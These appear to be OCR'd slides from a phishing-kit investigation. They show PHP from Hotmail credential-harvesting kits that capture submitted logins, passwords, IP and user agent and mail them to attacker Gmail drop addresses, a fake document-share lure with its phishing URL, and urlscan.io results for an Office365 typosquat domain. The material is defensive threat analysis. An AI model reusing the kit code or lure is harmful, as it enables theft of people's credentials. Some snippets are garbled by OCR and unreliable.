
- Digging through the phishing kits usually yields the email address where the account info is being mailed
- These are usually compromised accounts, and should be reported to their respective email providers



```
require_once('geoplugin.class.php');
require_once('PHPMailer/aQiZyiHUAzhcUFSTIaOr.php');
$geoplugin = new geoPlugin();

//get user's ip address
$geoplugin->locate();
if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
    $ip = $_SERVER['HTTP_CLIENT_IP'];
} elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
} else {
    $ip = $_SERVER['REMOTE_ADDR'];
}
$ip = getenv("REMOTE_ADDR");
$agent=$_SERVER['HTTP_USER_AGENT'];

$email= "andrewtuanwilliams@gmail.com";
$message  = "==================+[ Personal Info - Hotmail ]+==================\n";

//Make sure that it is a POST request.
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
    throw new Exception('Request method must be POST!');
}
```




```
<?php
session_start();
$_SESSION['email'] = $_POST['login'];
require_once('geoplugin.class.php');

$geoplugin = new geoPlugin();

//get user's ip address
$geoplugin->locate();
if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
    $ip = $_SERVER['HTTP_CLIENT_IP'];
} elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
} else {
    $ip = $_SERVER['REMOTE_ADDR'];
}

$agent=$_SERVER['HTTP_USER_AGENT'];
$email= "salauridwanopeyemi@gmail.com";
$ip = getenv("REMOTE_ADDR");
$message  = "==================+[ Personal Info - Hotmail ]+========
$message .= "Email Address: : ".$_POST['login']."\n";
$message .= "Password: ".$_POST['password']."\n";
$message .= "============= [ Ip & Hostname Info ] =============\n";
$message .= "Client IP : ".$ip."\n";
$message .= "User-Agent : ".$agent."\n";
$message  = "-----------------------------------------\n";
```



Sign in with your valid email account to view document.

Privacy policy
personal information will be not disclosed or accessed by a third party. Applicable to unregistered users.

Microsoft excel ©2018



20-09-18

Box Message


[Reference***2829119.PDF]

CLICK HERE TO OPEN MESSAGE

https://akbarholidays.bid/space/

Secured by Proofpoint Encryption, Copyright © 2009-2018 Proofpoint, Inc. All rights reserved.

Office365 Phish



portal.microsorftonline.com 23.96.123.135

Submitted URL: https://click.email.microsortfonline.com/?mfa=aHJvYmluc0BqYWNraGVucnkuY29t

Effective URL: https://portal.microsorftonline.com/changePasswd/?mfa=aHJvYmluc0BqYWNraGVucnkuY29t&redirect=https://login.microsoftonline.com/common/oauth2/authorize?client_id=00000000-0000-ffff-1111-000000000000&redirect_uri=

Submission: On October 18 via manual (October 18th 2018, 2:40:26 pm)

Summary

This website contacted **4 IPs** in **2 countries** across **4 domains** to perform **15 HTTP transactions.** The main IP is **23.96.123.135**, located in **Boydton, United States** and belongs to MICROSOFT-CORP-MSN-AS-BLOCK - Microsoft Corporation, US. The main domain is **portal.microsorftonline.com.**
The TLS certificate was issued by *COMODO RSA Domain Validation Secure S...* on October 17th 2018.


The main domain was scanned **43 times** on urlscan.io

Domain created: October 17th 2018, 09:55:11 (UTC)
Domain registrar: NameCheap Inc.

Screenshot

Office365 Phish

MicroSORFT



portal.microsorftonline.com 23.96.123.135

Submitted URL: https://click.email.microsortfonline.com/?mfa=aHJvYmluc0BqYWNraGVucnkuY29t

Effective URL: https://portal.microsorftonline.com/changePasswd/?mfa=aHJvYmluc0BqYWNraGV kuY29 redirect=https://login.microsoftonline.com/common/oauth2/authorize?client_id=00000000-0000-ffff-1111-000000000000&redirect_uri=

Submission: On October 18 via manual (October 18th 2018, 2:40:26 pm)

Summary

Screenshot

